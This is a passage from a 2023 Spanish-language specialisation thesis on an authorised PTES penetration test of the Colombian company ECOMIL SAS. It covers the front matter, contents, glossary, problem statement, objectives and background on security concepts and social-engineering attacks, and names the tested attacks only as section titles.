

ANÁLISIS A LA SEGURIDAD DE LOS ACTIVOS DE INFORMACIÓN
TECNOLÓGICOS DE LA EMPRESA ECOMIL SAS, BAJO LA METODOLOGÍA
PTES.

JULIAN DAVID MADRIGAL RODRIGUEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA
2023

ANÁLISIS A LA SEGURIDAD DE LOS ACTIVOS DE INFORMACIÓN
TECNOLÓGICOS DE LA EMPRESA ECOMIL SAS, BAJO LA METODOLOGÍA
PTES.

JULIAN DAVID MADRIGAL RODRIGUEZ

Proyecto de Grado – Proyecto Aplicado
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Director de trabajo de grado:
ING EDGAR MAURIO LOPEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

BOGOTA

2023

NOTA DE ACEPTACIÓN

Firma del presidente de Jurado

Firma del Jurado

Firma del Jurado

Ciudad., Fecha sustentación

AGRADECIMIENTOS

Agradezco a mi madre que con su apoyo y cariño me ha mostrado el camino para lograr los objetivos de superación a lo largo de mi vida, brindándome de valores y cualidades que han formado mi vida.

A la Universidad Nacional Abierta y a Distancia – UNAD y sus tutores, gracias a su dedicación y metodologías de enseñanzas han aportado a mi crecimiento personal y profesional.

CONTENIDO

	Pág.
1 DEFINICIÓN DEL PROBLEMA	16
1.1 ANTECEDENTES DEL PROBLEMA	18
1.2 FORMULACIÓN DEL PROBLEMA.....	20
2 JUSTIFICACIÓN.....	21
3 OBJETIVOS.....	23
3.1 OBJETIVO GENERAL	23
3.2 OBJETIVOS ESPECÍFICOS	23
4 MARCO REFERENCIAL	24
4.1 MARCO TEÓRICO Y CONCEPTUAL.....	24
5 DISEÑO METODOLÓGICO	33
6 DESARROLLO	36
6.1 OBJETIVO 1: EXAMINAR LOS ACTIVOS DE INFORMACIÓN TECNOLÓGICOS DE LA COMPAÑÍA, CON FIN DE ESTABLECER Y DETERMINAR EL ALCANCE DEL ANÁLISIS.....	36
6.1.1 FASE 1 Y FASE 2.....	36
6.1.2 Desarrollo fase 1	37
6.1.2.1 Participantes	37
6.1.2.2 Alcance	38
6.1.2.3 Acuerdos.....	41
6.1.3 Desarrollo fase 2	42
6.1.3.1 Búsqueda de información sobre la compañía.....	44
6.1.3.2 Tamaño de la organización.....	49
6.1.3.3 Personas relacionadas a la compañía.....	53
6.2 OBJETIVO 2: EVALUAR LA SEGURIDAD DE LOS ACTIVOS DE INFORMACIÓN MEDIANTE DISEÑO Y APLICACIÓN DE PRUEBAS DE PENTEST QUE DETERMINARAN EL NIVEL DE SEGURIDAD DE LOS ACTIVOS.....	59

6.2.1	Desarrollo Fase 3.....	60
6.2.1.1	Configuración equipos.....	62
6.2.1.2	Análisis de red.....	64
6.2.1.3	validación de protección antimalware.....	70
6.2.1.4	Servicios y activos importantes.....	71
6.2.1.5	Plan de trabajo.....	78
6.2.2	Desarrollo Fase 4.....	78
6.2.2.1	Ataque red WIFI.....	78
6.2.2.2	búsqueda de vulnerabilidades.....	86
6.3	OBJETIVO 3: VALORAR EL NIVEL DE SEGURIDAD DE LA INFORMACIÓN MEDIANTE LA REVISIÓN DE LOS INFORMES DEL PENTEST PARA INDICAR EL IMPACTO Y RIESGOS QUE PUEDEN AFECTAR LA INTEGRIDAD, CONFIDENCIALIDAD Y DISPONIBILIDAD.....	91
6.3.1	Desarrollo Fase 5.....	91
6.3.1.1	Denegación de servicio por RDP.....	92
6.3.1.2	SQL No soportado.....	94
6.3.1.3	Explotación SMB.....	95
6.3.1.4	Espionaje DNS server.....	99
6.3.1.5	detección de motor WEB.....	101
6.3.1.6	Directory Traversal.....	102
6.3.1.7	Fuerza bruta SSH.....	104
6.3.1.8	Información sensible expuesta.....	107
6.3.1.9	Versión SSH Vulnerable acces point.....	108
6.3.1.10	Cerrar puertos no necesarios.....	109
6.3.2	Desarrollo fase 6.....	110
6.4	OBJETIVO 4: PROPONER ACCIONES DE MEJORA SOBRE LA SEGURIDAD DE LOS ACTIVOS INFORMÁTICOS MEDIANTE EL USO DE BUENAS PRÁCTICAS Y PROCESOS ESTANDARIZADOS.....	111
6.4.1	Desarrollo fase 7.....	111
7	CONCLUSIONES.....	120

8 RECOMENDACIONES.....122
BIBLIOGRAFÍA.....124

LISTA DE FIGURAS

	Pág.
Figura 1 Ataques América Latina 2020	17
Figura 2 Seguridad informática	27
Figura 3 Seguridad de la información	27
Figura 4 Reporte Ciberataques 2022	30
Figura 5 sitio web	45
Figura 6 Validación Certificado SSL	46
Figura 7 Acceso Cpanel	47
Figura 8 Sitio en WordPress	48
Figura 9 administración WordPress	49
Figura 10 información básica de la empresa	50
Figura 11 Empresa	51
Figura 12 Correo Solicitando información	53
Figura 13 países más adictos a las redes sociales	55
Figura 14 Cargos y personas	56
Figura 15 Características equipo brindado por la organización	61
Figura 16 Administradores locales	63
Figura 17 Conexión Red cableada	65
Figura 18 Escaneo Red Ecomil SAS	66
Figura 19 nslookup	68
Figura 20 Redes Wifi	69
Figura 21 topología	77
Figura 23 Escaneo de redes WIFI	82
Figura 24 búsqueda de clientes	83
Figura 25 Lanzando ataque al cliente	83
Figura 26 obtención del handshake	84
Figura 27 creación de diccionario	84
Figura 28 Contraseña obtenida	85
Figura 29 Nessus	86
Figura 30 Tarea de escáner Nessus directorio activo	87
Figura 31 Vulnerabilidades directorio activo	87
Figura 32 Puertos abiertos nmap	88
Figura 33 Sistema operativo detectado	89
Figura 35 Escaneo nmap	90
Figura 36 Vulnerabilidad en puerto 445	90

Figura 37 ms12-020.....	92
Figura 38 sploit RDP	93
Figura 39 denegación de servicio	93
Figura 40 Apagado forzado en servidor	94
Figura 41 Versión obsoleta SQL	95
Figura 42 Eternalblue.....	97
Figura 43 Exploit eternalblue	97
Figura 44 Exploit exitoso eternalblue	98
Figura 45 Control total del servidor	99
Figura 46 Espionaje DNS	100
Figura 47 Version ISS.....	102
Figura 48 dotdotpwn	104
Figura 49 Ataque SSH.....	106
Figura 50 Información sensible expuesta	108
Figura 51 Vulnerabilidad SSH.....	109

LISTO DE ANEXOS

	Pág.
Anexos A. Autorización de la compañía para el desarrollo del proyecto aplicado.	131

GLOSARIO

Activos: bienes y servicios que tiene la organización a intervenir¹.

Adaptador USB: dispositivo con entrada USB que permite el uso de red wifi en un equipo de cómputo².

Antivirus: Programa que protege un equipo de cómputo de malware³.

Archivo CAP: formato donde se guarda el tráfico capturado¹.

Ataque de diccionario: proceso donde se toma diferentes combinaciones de caracteres para descifrar una contraseña¹.

Ataques informáticos: intentos de exponer, alterar, destruir o acceder sin autorización a sistemas o archivos informáticos¹.

Ciberseguridad: protege los sistemas y la información confidencial de los ataques informáticos¹.

Código abierto: desarrollos que no requiere pago para su uso o licencia¹.

Denegación de servicio: ataque que tiene con fin dejar sin funcionamiento un servicio como páginas web y aplicativos¹.

¹ Tech Terms -Technical Terms. [Sitio web], techterms.com. [Consultado 24 de mayo 2023]. Disponible en: <https://techterms.com/category/technical>

² TechTerms-Hardware Terms. [Sitio web], techterms.com. [Consultado 24 de mayo 2023]. Disponible en: <https://techterms.com/category/technical>

³ TechTerms-Software Terms. [Sitio web], techterms.com. [Consultado 24 de mayo 2023]. Disponible en: <https://techterms.com/category/technical>

DHCP: Servicio que entrega direcciones IP de forma automática sobre una red⁴.

DNS: Servicio que resuelve nombres a IPS⁴.

Dominio: nombre que identifica una página web en internet⁴.

Escáner: aplicativo o función que permite analizar una red en búsqueda de activos y puertos abiertos³.

Firewall: Equipo diseñado para bloquear o permitir el tráfico de una red².

FTP: Servicio de transferencia de archivos⁴.

Hacker: persona con conocimientos avanzados en tecnología, el cual puede usarlos para diferentes fines como lícitos o ilícitos¹.

Hardware: Conjunto de componentes físicos que componen un sistema de cómputo¹.

Hosting: proveedor de servicio que aloja sitios web, dominios y certificados SSL⁴.

Ingeniería social: practica utilizada para obtener información sobre una persona o entidad¹.

Inyección SQL: método de filtración de código en formularios que contiene los sitios web¹.

⁴ TechTerms-Internet Terms. [Sitio web], techterms.com. [Consultado 24 de mayo 2023]. Disponible en: <https://techterms.com/category/technical>

IP: dirección o identificación de red de un equipo de cómputo sobre la infraestructura⁴.

Kali Linux: sistema operativo especializado en seguridad informática³.

LAN: conjunto de computadores que intercambian información entre sí en una red local¹.

Linux: Sistema operativo de código abierto³.

MAC: identificador que los fabricantes asignan a las tarjetas de red de los equipos².

Malware: Software o programa malicioso que contiene código dañino para un sistema³.

Nslookup: comando en Windows para identificar nombres almacenados en el servidor DNS⁴.

Página WEB: sitio electrónico el cual se accede por medio de un navegador web, son usados para publicar texto, imágenes, videos etc. con el fin de informar o mostrar algo, como información de una empresa⁴.

Pentest: Serie de pruebas realizadas a un sistema informático con el fin de validar que tan vulnerable se Encuentra¹.

Ping: Servicio para validar si un dispositivo se encuentra activo en la red⁴.

Políticas: conjunto de normas para garantizar la seguridad de la información¹.

Puerto: interfaz por el cual se pueden enviar y recibir datos¹.

RACK: Armario o gabinete donde se almacenan los periféricos de red críticos de una organización¹.

Radius: Servicio de autenticación de usuarios o maquinas¹.

RDP: Servicio que permite tomar remotamente un equipo de cómputo³.

Router: dispositivo que permite la conexión con diferentes redes².

Segmento de red: Conjunto de dirección ips que identifica los equipos de cómputo de una organización¹.

Servidor: equipo de compito capaz de recibir múltiples solicitudes de clientes².

SMB: Protocolo usado por equipos Windows y Linux para compartir recursos⁴.

SMTP: Protocolo utilizado para envió de correos electrónicos⁴.

Software: Programa o conjunto de programas informáticos que permite la realización de diferentes tareas¹.

Exploit: Dato o programa que explota una vulnerabilidad¹.

SSID: Nombre visible de una red WIFI⁵.

SSL: certificado que indica que un sitio web es seguro⁴.

Trafico: Datos que circulan por una red ya sea cableada o inalámbrica (WIFI)¹.

Vulnerabilidades: debilidad que existe en un sistema o proceso que puede ser aprovechada para generar un daño¹.

WIFI: mecanismo que permite la conexión de red forma inalámbrica⁴.

1 DEFINICIÓN DEL PROBLEMA

Los ataques informáticos representan una amenaza creciente para las organizaciones en todo el mundo en la actualidad⁵, tanto individuos con motivaciones económicas como aquellos que buscan diversión y reconocimiento, desarrollan y utilizan diversas formas de malware y metodologías de ataque para comprometer la integridad, disponibilidad y confidencialidad de la información de las organizaciones.

Estos ataques pueden tener consecuencias devastadoras, incluyendo la pérdida de datos valiosos, interrupción de servicios críticos, daños a la reputación de la organización y pérdidas financieras significativas. Es crucial que las organizaciones reconozcan la importancia de adoptar medidas proactivas para proteger sus activos de información y salvaguardar sus sistemas contra estas amenazas.

Debido al aumento de ataques informáticos y al uso creciente en el ámbito tecnológico se crea la necesidad de invertir y adoptar medidas de seguridad con el fin de proteger los sistemas de información de posibles brechas o vulnerabilidades a las que puedan estar expuestas.


El uso de la tecnología se está convirtiendo en algo fundamental para toda organización sin importar el tamaño, debido a esto y a la facilidad que hoy en día tienen las personas para acceder a internet los ataques informáticos se vuelven cada vez más comunes, América latina sufre el 10% por ciento de ataques que se generan a nivel mundial, estando Colombia como uno de los países con más afectaciones al igual que México, Brasil y Perú⁶, aunque en comparación del resto

⁵ MDCloud-Ataque cibernético. [Sitio web], Blog.mdcloud.es. [Consultado 30 de mayo 2023]. Disponible en: <https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/>

⁶ Semana-Colombia es el cuarto país con más intentos de ciberataques [Sitio web]. Semana.com. 2022[Consultado 30 de mayo 2023]. Disponible en: <https://www.semana.com/foros->

del mundo se tiene un porcentaje bajo, la cantidad de ataques diarios supera los 289.000 millones de intentos, si calculamos el 10% de dicha cifra se obtiene una enorme cantidad que pone en riesgo a las compañías de América Latina como se observa en la figura 1.

Figura 1 Ataques América Latina 2020



Fuente: <https://securelist.lat/america-latina-en-2020-ataques-ciberneticos-sus-consecuencias-y-lo-que-se-avecina/91919/>

Dando un enfoque solo en Colombia, según el Equipo de Respuesta a Incidentes Informáticos del gobierno colombiano (CSIRT), se informaron más de 100 000 ataques cibernéticos en Colombia en 2021⁷.

semana/articulo/colombia-es-el-cuarto-pais-con-mas-intentos-de-ciberataques-en-america-latina/202247/

⁷ CSIRT-reportes de ataques cibernéticos en Colombia. [Sitio web], Mintic.gov.co. 2023[Consultado 30 de mayo 2023]. Disponible en: <https://www.mintic.gov.co/porta/inicio/Sala-de-prensa/Noticias/273464:En-el-ultimo-mes-y-medio-MinTIC-ha-recibido-36-reportes-de-ataques-ciberneticos-en-Colombia>

1.1 ANTECEDENTES DEL PROBLEMA

La cámara Colombia de informática y telecomunicación indican que los ataques informáticos han causado más de 12.000 millones de dólares en pérdidas alrededor del mundo⁸.

En Colombia la Fiscalía general de la nación indica que las ciudades que han reportado mayor afectación son Bogotá con 8.355 casos, seguido por Medellín 1.664 y finalmente Cali con 1.569⁹, lo cual demuestra que afectar sistemas informáticos es un negocio para muchas personas que aparte de lucrarse económicamente pueden llevar a la quiebra a una organización.

Cada día los ataques aumentan llegando a crecer un 612% desde el 2017 a hoy, siendo las modalidades más comunes el robo de identidad y secuestro de información.

En algunos casos los ataques informáticos llegan a afectar de manera considerable a las organizaciones impidiendo que puedan operar por horas o días, llegando a provocar denegaciones de servicios o encriptando la información donde se exige un pago para liberar esta, aunque muchas organizaciones afectadas han optado por pagar, no existe ninguna garantía que la información sea recuperada.

⁸ (CCIT)-Tendencias del cibercrimen en Colombia 2019-2020. [Sitio web], CCIT.org.co. 2020[Consultado 5 de mayo 2023]. Disponible en: <https://www.ccit.org.co/estudios/tendencias-del-cibercrimen-en-colombia-2019-2020/>

⁹ Portafolio-Aumentan en un 30% los ataques cibernéticos en Colombia. [Sitio web], Portafolio.co. 2022[Consultado 27 de mayo 2023]. Disponible en: <https://www.portafolio.co/tendencias/aumentan-en-30-los-ataques-ciberneticos-en-colombia-553803>

Este tipo de ataques ya ha afectado a empresas colombianas como es el caso de EPM, quien fue atacado por un grupo denominado Blackcat¹⁰.

La situación descrita ejemplifica claramente la existencia de ciberdelincuentes organizados que atacan a grandes empresas con el objetivo de obtener beneficios económicos. Sin embargo, esto no implica que las empresas más pequeñas estén exentas de sufrir ataques, ya que muchas personas con conocimientos informáticos pueden llevar a cabo ataques por pura diversión o para poner a prueba sus habilidades, sin tener motivaciones económicas detrás. Es crucial que todas las organizaciones, independientemente de su tamaño, estén conscientes de los riesgos y tomen medidas adecuadas para protegerse contra posibles ataques cibernéticos.

En adición, es importante mencionar otra amenaza que puede afectar a las organizaciones, la cual proviene de los empleados descontentos o aquellos que han terminado su relación laboral en malos términos. Dependiendo del rol que hayan desempeñado, estos individuos podrían tener acceso a información confidencial y sistemas con suficientes privilegios para realizar cambios maliciosos. Esto puede resultar en consecuencias graves, como la divulgación no autorizada de información sensible o la manipulación intencionada de sistemas informáticos con el objetivo de perjudicar a la compañía.

Otro riesgo para considerar es el asociado a una gestión ineficiente de los sistemas de información. Cuando se carece de un conocimiento sólido sobre las buenas prácticas en este ámbito, existe la posibilidad de aplicar configuraciones inseguras o de mantener aplicaciones desactualizadas y vulnerables. Lamentablemente, muchas empresas desconocen esta situación y no se mantienen al día con las actualizaciones necesarias. Esta falta de eficiencia en la administración de los

¹⁰ El Tiempo-BlackCat, el grupo que se adjudicó el ataque cibernético a EPM. [Sitio web], ElTiempo.com. 2021[Consultado 27 de marzo 2023]. Disponible en: <https://www.eltiempo.com/colombia/medellin/blackcat-el-grupo-que-se-adjudico-el-ataque-cibernetico-a-epm-729363>

sistemas de información puede dejar a la organización expuesta a riesgos innecesarios y aumentar su vulnerabilidad frente a posibles ataques cibernéticos.

Es importante tener en cuenta que existe la posibilidad de que algunos administradores de tecnología no estén completamente informados sobre las amenazas actuales y las recomendaciones de los expertos en cuanto a las medidas de seguridad y actualizaciones necesarias. Como resultado, es posible que no apliquen las actualizaciones ni tomen las medidas necesarias para proteger adecuadamente los sistemas y la infraestructura tecnológica de la organización. Esta falta de conocimiento y acción puede generar brechas de seguridad que las propias organizaciones desconocen hasta que sufren un ataque cibernético. En ese momento, es posible que no estén preparadas para tomar acciones de remediación de manera eficiente y oportuna. Por lo tanto, es fundamental que los administradores de tecnología se mantengan actualizados sobre las amenazas y las mejores prácticas en seguridad cibernética, y que implementen de forma proactiva las medidas necesarias para proteger los activos digitales de la organización. Esto incluye aplicar actualizaciones, parches de seguridad y utilizar soluciones de seguridad robustas para minimizar los riesgos y estar preparados para enfrentar posibles ataques.

1.2 FORMULACIÓN DEL PROBLEMA

¿Como mejorar la seguridad informática de la empresa ECOMIL SAS realizando un pentest con herramientas y programas capaces de realizar escaneo y búsqueda de vulnerabilidades bajo la metodología PTES?

2 JUSTIFICACIÓN

El presente proyecto tiene como objetivo evaluar la postura actual de la compañía en materia de seguridad informática, centrándose en los sistemas de información utilizados tanto en su red corporativa como en su presencia en internet. El propósito es determinar si las prácticas implementadas en los sistemas tecnológicos son las adecuadas para prevenir posibles ataques informáticos. A través de esta evaluación, se busca agregar valor a la compañía al mitigar los riesgos que podrían afectar su reputación y operaciones. Al identificar posibles vulnerabilidades y debilidades en la infraestructura tecnológica, se podrán tomar medidas preventivas y correctivas para fortalecer la seguridad de la organización. El proyecto se enfoca en brindar una visión integral de la postura de seguridad de la compañía y proporcionar recomendaciones con el objetivo de garantizar la protección de los activos digitales, la confidencialidad de la información y la continuidad del negocio.

En el marco de este proyecto, se llevará a cabo una exhaustiva evaluación con el objetivo de identificar posibles debilidades que puedan representar riesgos informáticos para la empresa. Se prestará especial atención a los programas, servicios y recursos utilizados, analizando tanto posibles errores en su programación como en su administración. Mediante esta evaluación, se obtendrán evidencias concretas que generarán conciencia sobre la importancia de la información y cómo un manejo inadecuado o la afectación de la disponibilidad, integridad y accesibilidad pueden comprometer tanto tecnológica como económicamente a la organización. Es fundamental destacar que, en la actualidad, la gran mayoría de los procesos empresariales se basan en el uso de sistemas tecnológicos, lo cual aumenta la relevancia de esta evaluación y la necesidad de implementar medidas de seguridad eficaces. Al contar con un panorama claro de las posibles vulnerabilidades y riesgos informáticos, se podrán tomar decisiones

informadas para salvaguardar la información y proteger los activos digitales de la empresa.

En aras de garantizar la integridad y el correcto funcionamiento de la compañía, resulta fundamental contar con una metodología sólida que permita identificar, controlar y remediar las vulnerabilidades detectadas. Dicha metodología debe asegurar que todas las actividades realizadas sean debidamente controladas y ejecutadas de manera correcta, evitando cualquier impacto negativo en la operación de la organización. Asimismo, es necesario que este proceso sea transparente para los usuarios, proporcionando confianza en la seguridad implementada, al tiempo que resulte productivo para la empresa. La aplicación de esta metodología permitirá poner a prueba la robustez y eficacia de las medidas de seguridad implementadas hasta la fecha, brindando a la compañía la oportunidad de fortalecer su postura de seguridad y salvaguardar sus activos de manera efectiva.

Una de las principales razones que respaldan la realización de este trabajo es la valiosa oportunidad de adquirir experiencia en la ejecución de pruebas de seguridad en entornos productivos. Este proyecto de grado, en el marco de la especialización en seguridad informática, permite aplicar los conocimientos teóricos adquiridos a situaciones reales y evaluar la efectividad de las medidas de seguridad implementadas. La experiencia obtenida a través de esta prueba nos permitirá mejorar las habilidades en la detección de vulnerabilidades y la implementación de controles de seguridad, lo cual resulta de gran relevancia en un entorno tecnológico en constante evolución y con amenazas cada vez más sofisticadas. Al realizar esta presentación, se pretende no solo cumplir con los requisitos académicos, sino también contribuir al avance y fortalecimiento de la seguridad informática en ambientes empresariales y promover la conciencia sobre la importancia de proteger los sistemas de información de manera efectiva.

3 OBJETIVOS

3.1 OBJETIVO GENERAL

Realizar un análisis a la seguridad de los activos de información tecnológicos de la empresa autorizada, mediante la aplicación de la metodología PTES. Para definir las acciones a implementar que fortalezcan la seguridad de la información.

3.2 OBJETIVOS ESPECÍFICOS

- Examinar los activos de información tecnológicos de la compañía, con fin de establecer y determinar el alcance del análisis.
- Evaluar la seguridad de los activos de información mediante diseño y aplicación de pruebas de pentest que determinaran el nivel de seguridad de los activos.
- Valorar el nivel de seguridad de la información mediante la revisión de los informes del pentest para indicar el impacto y riesgos que pueden afectar la integridad, confidencialidad y disponibilidad.
- Proponer acciones de mejora sobre la seguridad de los activos informáticos mediante el uso de buenas prácticas y procesos estandarizados.

4 MARCO REFERENCIAL

4.1 MARCO TEÓRICO Y CONCEPTUAL

Hoy en día la tecnología es fundamental para los procesos de cualquier organización, lo que conlleva a la implementación de varios sistemas informáticos.

En el contexto de la seguridad informática, es posible que no seamos plenamente conscientes de las vulnerabilidades que pueden existir en los sistemas, ya sea debido a falta de conocimiento o a una gestión inadecuada. Sin embargo, es crucial abordar estas cuestiones y evaluar los riesgos asociados. En este sentido, el análisis de riesgos desempeña un papel fundamental, ya que permite identificar y comprender los diversos factores que pueden influir en la seguridad de los sistemas. Algunos de estos factores incluyen:

análisis de riesgos informáticos: consiste en evaluar los diversos peligros de ciberseguridad a los que una organización puede estar expuesta. Estos riesgos abarcan desde robos de información confidencial, manipulación de datos, denegación de servicios, hasta cualquier otro tipo de ataque, ya sea externo o interno. El objetivo principal de este análisis es identificar y comprender los posibles escenarios de riesgo para implementar medidas de seguridad adecuadas y mitigar las amenazas que puedan comprometer la integridad, confidencialidad y disponibilidad de los sistemas de información de la organización¹¹.

Identificación de activos: es un proceso crucial en la seguridad de la información de una organización. Consiste en detectar y catalogar todos los activos, tanto a nivel

¹¹ Welivesecurity - 8 pasos para la evaluación de riesgos. [Sitio web], Welivesecurity. 2021[Consultado 03 de mayo 2023]. Disponible en <https://www.welivesecurity.com/la-es/2022/12/13/8-pasos-evaluacion-de-riesgos-1/>

de software como de hardware. Esto incluye aplicaciones, sistemas operativos, servidores, bases de datos, equipos de red y cualquier otro componente relevante¹².

Riesgos y amenazas: permite identificar los posibles peligros a los que se enfrenta la compañía en relación con sus activos y servicios clave. Además de considerar los riesgos asociados al robo de información y ataques de malware, también se deben tener en cuenta situaciones extraordinarias como desastres naturales o emergencias sanitarias, como la pandemia del COVID-19, que pueden afectar la continuidad del negocio¹³.

Vulnerabilidades: representan un factor de riesgo constante para los activos y servicios de la organización, como se ha mencionado anteriormente. Estas vulnerabilidades pueden surgir tanto por errores humanos como por fallos en la programación de los sistemas. El análisis de riesgos incluye la identificación y detección de estas vulnerabilidades, lo que permite tomar medidas para cerrar las brechas y mitigar los riesgos asociados. Es importante comprender estos riesgos y llevar a cabo campañas de capacitación para el personal, con el objetivo de mejorar su capacidad para manipular los sistemas de manera adecuada y para que sean conscientes de las diversas amenazas, como el phishing, evitando así caer en engaños y ser víctimas de ataques¹³.

El análisis de riesgos es un proceso integral y exhaustivo que requiere considerar diversos aspectos. Con el constante avance de los ataques y amenazas informáticas, las organizaciones se enfrentan a una creciente exposición a riesgos de seguridad. En este contexto, contar con un análisis de riesgos bien estructurado y ejecutado se vuelve fundamental para que las empresas puedan identificar,

¹² Platzi- Controles de ciberseguridad para proteger a tu empresa. [Sitio web], Platzi. 2021[Consultado 03 de mayo 2023]. Recuperado de <https://platzi.com/blog/controles-ciberseguridad-protger-empresa/>

¹³ Hackmetrix.-vulnerabilidades. [Sitio web], blog.hackmetrix.com. 2023[Consultado 09 de mayo 2023]. Disponible en: <https://blog.hackmetrix.com/principales-tipos-de-explotacion-de-vulnerabilidades>

evaluar y mitigar los riesgos a los que están expuestas.

¿QUÉ ES LA SEGURIDAD INFORMÁTICA?

Es la protección de la información y la forma en cómo se procesa con el fin de garantizar la disponibilidad, integridad y confidencialidad de esta, se enfoca en proteger los sistemas y redes que procesan y almacenan información.¹⁴

¿QUÉ ES SEGURIDAD DE LA INFORMACIÓN?

Se podría definir como una disciplina encargada de la implementación de forma técnica para proteger la información utilizando diferentes metodologías y tecnologías enfocadas en la mitigación y prevención de riesgos, amenazas y procesos de análisis para el manejo de buenas prácticas¹⁵.

¿QUÉ DIFERENCIA EXISTE ENTRE LAS DOS?

En resumen, la seguridad informática se enfoca en proteger los sistemas y redes que procesan y almacenan información, mientras que la seguridad de la información se ocupa de proteger la propia información, independientemente del medio o sistema en el que se encuentre. Ambos aspectos son fundamentales en el entorno actual, donde la información se ha convertido en un activo valioso y su protección es esencial para las organizaciones y los individuos¹⁶, en las imágenes 2 y 3, se da un ejemplo de sus diferencias.

¹⁴ UNIR-Seguridad informática. [Sitio web], ecuador.unir.net. 2021[Consultado 09 de mayo de 2023]. Disponible en: <https://ecuador.unir.net/actualidad-unir/que-es-seguridad-informatica/>

¹⁵ Zendesk-Seguridad de la información. [Sitio web], [zendesk.com.mx](https://www.zendesk.com.mx). 2021[Consultado 09 de mayo de 2023]. Disponible en: <https://www.zendesk.com.mx/blog/que-es-seguridad-de-informacion/>

¹⁶ Seguridad -Diferencias entre seguridad informática y seguridad de la información. [Sitio web], blog.atlas.com.co. 2021[Consultado 09 de mayo 2023]. Disponible en: <https://blog.atlas.com.co/seguridad-informatica-y-seguridad-informacion>

Figura 2 Seguridad informática



Fuente: Figura propia.

Figura 3 Seguridad de la información



Fuente: Figura propia

Tipos de malware:

En la actualidad, existen diversos tipos de ataques informáticos que afectan a millones de personas y organizaciones. Cada uno de estos ataques tiene un comportamiento particular, según su objetivo, lo que ha llevado a la creación de nombres que categorizan las múltiples variantes existentes¹⁷.

Cada tipo de malware tiene un comportamiento específico que busca afectar o capturar información, y tiende a propagarse a través de medios concretos, como correos electrónicos, llamadas telefónicas, descargas de software, entre otros.

Dentro de los tipos de malware, se generan variantes que comparten un mismo propósito pero actúan de manera diferente. Por esta razón, programas como los antivirus manejan firmas o actualizaciones de bases de datos que permiten proteger los equipos de cómputo frente a estas variables.

Es de vital importancia conocer los tipos de malware que existen y los medios por los que tienden a propagarse. De esta manera, se genera conciencia sobre la importancia de estar siempre alerta al utilizar los medios de comunicación, evitando que más personas sean víctimas de ataques.

Los tipos mas comunes de malware son:

Phishing: Esta modalidad de ataque se basa en suplantar la identidad de una organización o persona. Recientemente, se ha observado en campañas de envío masivo de correos electrónicos en los que se presenta un aviso supuestamente proveniente de un banco, indicando que la cuenta del destinatario será cerrada si

¹⁷ Soto, P. (2021) ¿Qué es el malware? Tipos y maneras de evitar ataques de este tipo. [Sitio web], Redseguridad.com [Consultado 10 de mayo 2023]. Disponible en: https://www.redseguridad.com/actualidad/cibercrimen/que-es-el-malware-tipos-y-maneras-de-evitar-ataques-de-este-tipo_20210410.html

no se proporcionan sus datos personales. En algunos casos, estos ataques se dirigen a grupos específicos de personas a través de mensajes de texto o redes sociales, donde los atacantes se hacen pasar por sitios o páginas relacionados con los intereses o aficiones de la víctima¹⁸.

Baiting: Esta modalidad de ataque se basa en el engaño físico, también juega con los intereses o gustos de las personas, requiere de una interacción física por parte de la víctima. Un ejemplo común de este tipo de ataque es cuando un hacker utiliza dispositivos USB maliciosos. En este caso, el atacante puede aprovechar algún producto o campaña publicitaria relacionada con los intereses de la víctima y acercarse a ella ofreciendo información relevante en una unidad USB¹⁸.

Pretexting: es una técnica de manipulación social en la que el atacante intenta obtener información confidencial o algún otro beneficio al llamar la atención de la víctima utilizando algún tema de conversación como pretexto. Este tipo de ataque se lleva a cabo a través de llamadas telefónicas o mensajes en los que el atacante se hace pasar por alguien de confianza, como un familiar, un funcionario público o un agente¹⁸.

